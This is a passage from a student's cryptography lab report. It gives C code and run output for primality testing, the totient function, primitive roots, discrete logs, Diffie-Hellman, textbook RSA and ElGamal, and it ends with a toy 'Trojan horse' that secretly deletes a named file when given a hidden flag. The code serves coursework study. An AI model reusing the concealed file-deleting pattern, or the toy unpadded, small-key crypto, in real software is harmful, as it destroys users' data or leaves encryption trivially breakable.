    if (p != 2 && p % 2==0){
        return 0;
    }
     s = p - 1;
    while (s % 2 == 0){
        s /= 2;
    }
    for (i = 0; i < iteration; i++){
        long long a = rand() % (p - 1) + 1, temp = s;
        long long mod = modulo(a, temp, p);
        while (temp != p - 1 && mod != 1 && mod != p - 1){
            mod = mulmod(mod, mod, p);
            temp *= 2;
        }
        if (mod != p - 1 && temp % 2 == 0){
            return 0;
        }
    }
    return 1;
}
int main()
{
              printf("Samyak Manandhar 79010513\n");
    int iteration = 5;
    long long num;
    printf("Enter integer to test primality: ");
    scanf("%lld", &num);
    if ( Miller( num, iteration))
      printf("\n%lld is prime\n", num);
    else
          printf("\n%lld is not prime\n", num);
    return 0;
}
```

Output:



C:\Users\PC\Documents\prime college\Fifth Semester\samyak manandhar\CRYPTOGRAPHY\Lab-12.exe


```
Samyak Manandhar 79010513
Enter integer to test primality: 3

3 is prime

--------------------------------
Process exited after 2.966 seconds with return value 0
Press any key to continue . . .
```

Lab 13: Write a program that takes any positive number and display the result after computing Totient value.

Code:

```
#include <stdio.h>
int phi(int n) {
    int result = n;
    for (int p = 2; p * p <= n; p++) {
        if (n % p == 0) {
            while (n % p == 0)
                n /= p;
            result -= result / p;
        } }
    if (n > 1)
        result -= result / n;
    return result;}
int main() {
    int n;
    printf("Enter a positive number: ");
    scanf("%d", &n);
    if (n <= 0) {
        printf("Invalid input! Enter a positive number.\n");
        return 1;   }
    printf("ϕ(%d) = %d\n", n, phi(n));
    printf("Samyak Manandhar 79010513\n");
    return 0;}
```

Output:


C:\Users\PC\Documents\prime college\Fifth Semester\samyak manandhar\CRYPTOGRAPHY\Lab-13.exe

```
Enter a positive number: 9
f(9) = 6
Samyak Manandhar 79010513

--------------------------------
Process exited after 3.456 seconds with return value 0
Press any key to continue . . .
```


Lab 14: Write a program to compute primitive roots of given number.

Code:

```
#include <stdio.h>
#include <stdlib.h>
long long int power(long long int base, long long int exp, long long int mod) {
    long long int result = 1;
    base = base % mod;
    while (exp > 0) {
        if (exp % 2 == 1)
            result = (result * base) % mod;
        base = (base * base) % mod;
                            exp /= 2;
    }return result;
}
int is_primitive_root(int g, int p) {
    int values[p - 1];
    int found[p - 1];
    for (int i = 0; i < p - 1; i++)
        found[i] = 0;
    for (int i = 0; i < p - 1; i++) {
        values[i] = power(g, i + 1, p);
        if (found[values[i] - 1] == 1)
            return 0;
        found[values[i] - 1] = 1;
    }
    for (int i = 0; i < p - 1; i++) {
        if (found[i] == 0) return 0;
    }
    return 1;
}
```

```
void find_primitive_roots(int p) {
   printf("Primitive roots of %d are: ", p);
   int count = 0;
   for (int g = 2; g < p; g++) {
      if (is_primitive_root(g, p)) {
         printf("%d ", g);
         count++;
      } }
   if (count == 0)
      printf("None found.");
   printf("\n");
}
int main() {
   int p;
   printf("Enter a prime number: ");
   scanf("%d", &p);
   if (p <= 1) {
      printf("Invalid input! Please enter a prime number greater than 1.\n");
      return 1;
   }
   find_primitive_roots(p);
      printf("Samyak Manandhar 79010513");
   return 0;
}
```

Output:



C:\Users\PC\Documents\prime college\Fifth Semester\samyak manandhar\CRYPTOGRAPHY\Lab-14.exe


```
Enter a prime number: 13
Primitive roots of 13 are: 2 6 7 11
Samyak Manandhar 79010513
--------------------------------
Process exited after 5.728 seconds with return value 0
Press any key to continue . . .
```

Lab 15: WAP to compute discrete log of given number (provided the modulo and primitive root).

Code:

```
#include <stdio.h>

#include <math.h>

long long int power(long long int base, long long int exp, long long int mod) {

    long long int result = 1;

    base = base % mod;

              while (exp > 0) {

        if (exp % 2 == 1)

            result = (result * base) % mod;

        base = (base * base) % mod;

                            exp /= 2;

    }

    return result;

}

int discrete_log(int g, int y, int p) {

    int m = (int)ceil(sqrt(p));

    int table[m];

    for (int j = 0; j < m; j++)

        table[j] = power(g, j, p);

    int gm = power(g, m * (p - 2), p);

    int cur = y;

    for (int i = 0; i < m; i++) {

        for (int j = 0; j < m; j++) {

            if (table[j] == cur) {

                return i * m + j;

            }

        }

        cur = (cur * gm) % p;  // Move giant step
    }
    return -1;
}
int main() {
    int g, y, p;
    printf("Enter primitive root (g), number (y), and prime modulus (p): ");
    scanf("%d %d %d", &g, &y, &p);
    int x = discrete_log(g, y, p);
    if (x != -1)
        printf("Discrete Log (x) such that %d^x ≡ %d (mod %d) is: %d\n", g, y, p, x);
    else
        printf("No solution found!\n");
        printf("Samyak Manandhar 79010513");
    return 0;
}
```

Output:



C:\Users\PC\Documents\prime college\Fifth Semester\samyak manandhar\CRYPTOGRAPHY\Lab-15.exe

```
Enter primitive root (g), number (y), and prime modulus (p): 3 13 17
Discrete Log (x) such that 3^x = 13 (mod 17) is: 4
Samyak Manandhar 79010513
--------------------------------
Process exited after 12.05 seconds with return value 0
Press any key to continue . . .
```


Lab 16: WAP to implement Diffie-Helman Key Exchange Algorithm.

Code:

```
#include <stdio.h>
long long int power(long long int a, long long int b, long long int mod) {
  long long int result = 1;
  a = a % mod;
  while (b > 0) {
    if (b % 2 == 1)
      result = (result * a) % mod;
    a = (a * a) % mod;
    b /= 2;
  }
  return result;
}
int main() {
  long long int n, g, x, y, A, B;
  printf("Enter the prime number (n) and base (g): ");
  scanf("%lld %lld", &n, &g);
  printf("Enter private key for the first person (x): ");
  scanf("%lld", &x);
  A = power(g, x, n);
  printf("Enter private key for the second person (y): ");
  scanf("%lld", &y);
  B = power(g, y, n);
  long long int key1 = power(B, x, n);
  long long int key2 = power(A, y, n);
  printf("\nPublic Key for First Person (A): %lld\n", A);
  printf("Public Key for Second Person (B): %lld\n", B);
  printf("\nShared Secret Key (Computed by First Person): %lld\n", key1);
  printf("Shared Secret Key (Computed by Second Person): %lld\n", key2);
```

```
        if (key1 == key2) {
        printf("\nKey Exchange Successful! Both parties have the same key.\n");
    } else {
        printf("\nError: Keys do not match! Check the implementation.\n");
    }
    printf("Samyak Manandhar 79010513");
    return 0;
}
```

Output:



C:\Users\PC\Documents\prime college\Fifth Semester\samyak manandhar\CRYPTOGRAPHY\Lab-16.exe


```
Enter the prime number (n) and base (g): 23 5
Enter private key for the first person (x): 6
Enter private key for the second person (y): 15

Public Key for First Person (A): 8
Public Key for Second Person (B): 19

Shared Secret Key (Computed by First Person): 2
Shared Secret Key (Computed by Second Person): 2

Key Exchange Successful! Both parties have the same key.
Samyak Manandhar 79010513
--------------------------------
Process exited after 34.65 seconds with return value 0
Press any key to continue . . .
```

Lab 17: WAP to implement RSA Algorithm (Encryption/Decryption).

Code:

```
#include <stdio.h>
#include <stdlib.h>
#include <math.h>
#include <string.h>
long int p, q, n, t, flag, e[100], d[100], temp[100], j, m[100], en[100], i;
char msg[100];
int prime(long int);
void ce();
long int cd(long int);
void encrypt();
void decrypt();
long int mod_exp(long int base, long int exp, long int mod);
int main() {
    printf("ENTER FIRST PRIME NUMBER: ");
    scanf("%ld", &p);
    if (!prime(p)) {
        printf("\nINVALID INPUT! ENTER A PRIME NUMBER.");
        exit(1);
    }
    printf("ENTER ANOTHER PRIME NUMBER: ");
    scanf("%ld", &q);
    if (!prime(q) || p == q) {
        printf("\nINVALID INPUT! ENTER A DIFFERENT PRIME NUMBER.");
        exit(1);
    }
    printf("ENTER MESSAGE: ");
    getchar();
    fgets(msg, sizeof(msg), stdin);
    msg[strcspn(msg, "\n")] = '\0';

    for (i = 0; msg[i] != '\0'; i++)
        m[i] = msg[i];
    n = p * q;
    t = (p - 1) * (q - 1);
    ce();
    printf("POSSIBLE VALUES OF e AND d:\n");
    for (i = 0; i < j - 1; i++)
        printf("\ne: %ld\td: %ld", e[i], d[i]);
    encrypt();
    decrypt();
    return 0;
}
int prime(long int pr) {
    if (pr < 2)
        return 0;
    for (long int i = 2; i <= sqrt(pr); i++) {
        if (pr % i == 0)
            return 0;
    }
    return 1;
}
void ce() {
    int k = 0;
    for (i = 2; i < t; i++) {
        if (t % i == 0)
            continue;
        if (prime(i) && i != p && i != q) {
            e[k] = i;
            long int d_val = cd(e[k]);
            if (d_val > 0) {
                d[k] = d_val;
                k++;
            }
            if (k == 99)
                break;
        }
    }
    j = k;
}
long int cd(long int x) {
    long int k = 1;
    while ((k % x) != 0 || (k / x) <= 1) {
        k += t;
    }
    return k / x;
}
long int mod_exp(long int base, long int exp, long int mod) {
    long int res = 1;
    while (exp > 0) {
        if (exp % 2 == 1)
            res = (res * base) % mod;
        base = (base * base) % mod;
        exp /= 2;
    }
    return res;
}
void encrypt() {
    long int key = e[0], len = strlen(msg);
    printf("\nENCRYPTED MESSAGE: ");
    for (i = 0; i < len; i++) {
        temp[i] = mod_exp(m[i], key, n);
        printf("%ld ", temp[i]);
    }
    printf("\n");
}
void decrypt() {
    long int key = d[0];
    printf("DECRYPTED MESSAGE: ");
    for (i = 0; temp[i] != 0; i++) {
        printf("%c", (char)mod_exp(temp[i], key, n));
    }
    printf("\n");
}
```

Output:


Select C:\Users\PC\Documents\prime college\Fifth Semester\samyak manandhar\CRYPTOGRAPHY\Lab-17.exe


```
ENTER FIRST PRIME NUMBER: 11
ENTER ANOTHER PRIME NUMBER: 13
ENTER MESSAGE: samyak
POSSIBLE VALUES OF e AND d:

e: 7    d: 103
e: 17   d: 113
e: 19   d: 19
e: 23   d: 47
e: 29   d: 29
e: 31   d: 31
e: 37   d: 13
e: 41   d: 41
e: 43   d: 67
e: 47   d: 23
e: 53   d: 77
e: 59   d: 59
e: 61   d: 61
e: 67   d: 43
e: 71   d: 71
e: 73   d: 97
e: 79   d: 79
e: 83   d: 107
e: 89   d: 89
e: 97   d: 73
e: 101  d: 101
e: 103  d: 7
e: 107  d: 83
e: 109  d: 109
ENCRYPTED MESSAGE: 80 59 21 121 59 68
DECRYPTED MESSAGE: samyak

--------------------------------
Process exited after 4.845 seconds with return value 0
Press any key to continue . . .
```

Lab 18: WAP to implement Elgamal Cryptographic System.

Code:

```
#include <stdio.h>
#include <stdlib.h>
#include <time.h>
#include <math.h>
#include <string.h>
#define LL long long int
LL gcd(LL a, LL b) {
    return (b == 0) ? a : gcd(b, a % b);
}LL mod_exp(LL base, LL exp, LL mod) {
    LL res = 1;
    base = base % mod;
    while (exp > 0) {
        if (exp % 2 == 1)
            res = (res * base) % mod;
        base = (base * base) % mod;
        exp /= 2;
    }return res;
}
LL mod_inv(LL a, LL m) {
    LL m0 = m, t, q;
    LL x0 = 0, x1 = 1;
    if (m == 1) return 0;
    while (a > 1) {
        q = a / m;
        t = m;
        m = a % m, a = t;
        t = x0;
        x0 = x1 - q * x0;
        x1 = t;
    } if (x1 < 0) x1 += m0;
    return x1;
}
LL gen_key(LL q) {
    LL key = rand() % (q - 2) + 2; // Ensure key is in valid range
    while (gcd(q, key) != 1)
        key = rand() % (q - 2) + 2;
    return key;
}void encrypt(char* msg, LL q, LL h, LL g, LL* en_msg, int size, LL* p) {
    LL k = gen_key(q);
    LL s = mod_exp(h, k, q);
    *p = mod_exp(g, k, q);
    printf("g^k used: %lld\n", *p);
    printf("g^ak used: %lld\n", s);
    for (int i = 0; i < size; i++) {
        en_msg[i] = (msg[i] * s) % q;
    }}void decrypt(LL* en_msg, LL p, LL key, LL q, char* dr_msg, int size) {
    LL s = mod_exp(p, key, q);
    LL s_inv = mod_inv(s, q);
    for (int i = 0; i < size; i++) {
        dr_msg[i] = (en_msg[i] * s_inv) % q;
    }
    dr_msg[size] = '\0';
}
int main() {
    srand(time(0));
    char msg[100];
    printf("Enter the message: ");
    fgets(msg, sizeof(msg), stdin);
    msg[strcspn(msg, "\n")] = '\0';
    printf("Original Message: %s\n", msg);
    LL q = 7919;
    LL g = rand() % (q - 2) + 2;
    LL key = gen_key(q);
    LL h = mod_exp(g, key, q);
    printf("g used: %lld\n", g);
    printf("g^a used: %lld\n", h);
    int size = strlen(msg);
    LL en_msg[size];
    LL p;
    encrypt(msg, q, h, g, en_msg, size, &p);
    printf("Encrypted Message: ");
    for (int i = 0; i < size; i++)
        printf("%lld ", en_msg[i]);
    printf("\n");
    char dr_msg[size + 1];
    decrypt(en_msg, p, key, q, dr_msg, size);
    printf("Decrypted Message: %s\n", dr_msg);
    return 0;
}
```

Output:



C:\Users\PC\Documents\prime college\Fifth Semester\samyak manandhar\CRYPTOGRAPHY\Lab-18.exe


```
Enter the message: hello samyak
Original Message: hello samyak
g used: 4285
g^a used: 7732
g^k used: 5311
g^ak used: 2719
Encrypted Message: 5611 5373 649 649 887 7818 3844 2416 3368 4320 2416 5849
Decrypted Message: hello samyak

--------------------------------
Process exited after 5.132 seconds with return value 0
Press any key to continue . . .
```

Lab 19: Write a malicious logic code (Trojan Horse/Virus) program that performs some malicious works.

Code:

```
#include <stdio.h>

#include <stdlib.h>

#include <string.h>

#include <errno.h>

#include <windows.h>

void malicious_payload() {

   const char *filename = "C:\\Users\\PC\\Documents\\prime college\\Fifth Semester\\samyak manandhar\\CRYPTOGRAPHY\\secret.txt";

   if (DeleteFileA(filename)) {

      printf("File '%s' deleted successfully.\n", filename);

   } else {

      printf("Error deleting file '%s': %d\n", filename, GetLastError());

  }}int main(int argc, char *argv[]) {

   if (argc > 1 && strcmp(argv[1], "--help") == 0) {

      printf("This program does something helpful... (or so it seems)\n");

      return 0;

   }if (argc > 1 && strcmp(argv[1], "--malicious") == 0) {

      malicious_payload();

   } printf("Program executed normally.\n");

   printf("SAMYAK MANANDHAR 79010513");

   return 0;

}
```

Output:



C:\Users\PC\Documents\prime college\Fifth Semester\samyak manandhar\CRYPTOGRAPHY\Lab-19.exe

```
Program executed normally.
SAMYAK MANANDHAR 79010513
--------------------------------
Process exited after 0.3017 seconds with return value 0
Press any key to continue . . .
```